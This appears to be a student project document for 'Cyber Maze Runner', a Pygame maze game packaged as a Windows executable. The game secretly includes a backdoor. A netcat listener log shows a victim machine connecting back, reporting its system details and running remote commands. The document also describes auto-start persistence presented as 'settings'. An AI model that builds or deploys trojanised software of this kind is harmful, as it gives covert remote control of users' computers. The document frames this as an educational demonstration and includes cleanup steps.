
Names: UWIMANA Remy Chiesa

**UWIMFURA Zam Zam** 

**INEZA MUNYANEZA Celia** 

# Cyber Maze Runner - Game

# **Documentation**



## 1. Installation Process

**Dependencies** 

#### • Required Libraries:

- o pygame==2.6.1
- o socket

## **Automatic Dependency Handling**

- The script automatically checks for dependencies upon startup.
- If a required library is missing, it attempts to install it using pip:

pip install pygame socket

## Game Settings (Windows Only)

- The game saves settings to ensure it can restart properly on the next system boot.
- **Windows**: Uses system settings to auto-start upon restart.

## After accessing the backdoor

```
(base) ┌──(tishok⊛Tishok)-[~]
 └_$ nc -lvp 3030
Listening on 0.0.0.0 3030
Connection received on 10.12.74.178 51696
System: Windows
Release: 11
Version: 10.0.26100
Machine: AMD64
User: HP
Working Dir: C:\Users\HP\Downloads\CyberGame\CyberGame
Connection established. Awaiting commands...
Error executing command: Command 'LS
 returned non-zero exit status 1.ls
Error executing command: Command 'ls
  returned non-zero exit status 1.dir
 Volume in drive C has no label.
 Volume Serial Number is 6E5A-8B9F
 Directory of C:\Users\HP\Downloads\CyberGame\CyberGame
03/20/2025 09:46 PM
                           <DIR>
03/20/2025 08:27 PM
                           <DIR>
                                            ..
.idea
03/20/2025 10:02 PM
                           <DIR>
03/20/2025 08:28 PM
03/20/2025 09:52 PM
                           <DIR>
                                             .venv
                           <DIR>
                                            Backdoor
03/20/2025 08:38 PM
03/20/2025 09:46 PM
03/20/2025 08:27 PM
                                            build
                                     1,501 build.py
                                 3,500 cleanup.py
03/20/2025 10:00 PM
03/20/2025 09:02 PM
                                      809 CyberSafeMazeRunner.spec
                                    2,545 dependency_checker.py
03/20/2025 09:59 PM <DIR>
03/20/2025 10:04 PM <DIR>
03/20/2025 08:27 PM
                                           dist
                                            Game
                                    1,213 main.py
                                       761 Uninstall_CyberSafeMazeRunner.spec
910 user_notification.py
03/20/2025 10:00 PM
03/20/2025 08:27 PM
03/20/2025 09:05 PM
                          <DIR>
                                             __pycache__
                 7 File(s)
                                     11,239 bytes
                 9 Dir(s) 107,291,271,168 bytes free
```

## 2. Gaming Process

#### **Game Overview**

- Cyber Maze Runner is a maze navigation game.
- Player Controls:
  - Arrow Keys: Move the player (blue ball) through the maze.
  - Spacebar: Speed boost.
  - **Escape Key**: Pause the game.

#### **Gameplay Features**

Screen Resolution: Full-screen mode.

• **Objective**: The player (blue ball) must navigate through a maze while capturing/eating green balls.

#### • Maze Generation:

- Each level has a procedurally generated maze.
- o The complexity increases with each level.

#### • Score Tracking:

- o Points are earned for each green ball captured.
- o The score is displayed at the top-left corner.

#### • Collision Detection:

 The game ends if the player touches a red hazard or fails to complete a level in time.

## 3. Binary / EXE Conversion

### **Why Convert?**

Allows the game to run as a standalone executable without requiring
 Python on the target system.

#### **Tools Used**

• Windows: pyinstaller

## **Steps Using PyInstaller**

Install pyinstaller: pip install pyinstaller

pip install pyinstaller

### Convert to EXE (Windows):

### Python build.py

- 1. Output Location:
  - o Windows: /dist/CyberMazeRunner.exe

## 4. Cleanup & Removal


#### **Indicators**

• The game saves settings in system startup locations.

#### **Removal Process**

Run the cleanup script to remove saved settings and uninstall the game:


/dist/Uninstall\_CyberSafeMazeRunner.exe



## 5. Educational Purpose

### **Learning Objectives**

- Demonstrates game development concepts using Pygame, including:
  - User input handling
  - o Collision detection
  - Score tracking
  - Level progression and procedural maze generation



### **Responsible Use**

- This game is intended for educational and entertainment purposes.
- It should only be run with user **understanding and consent**.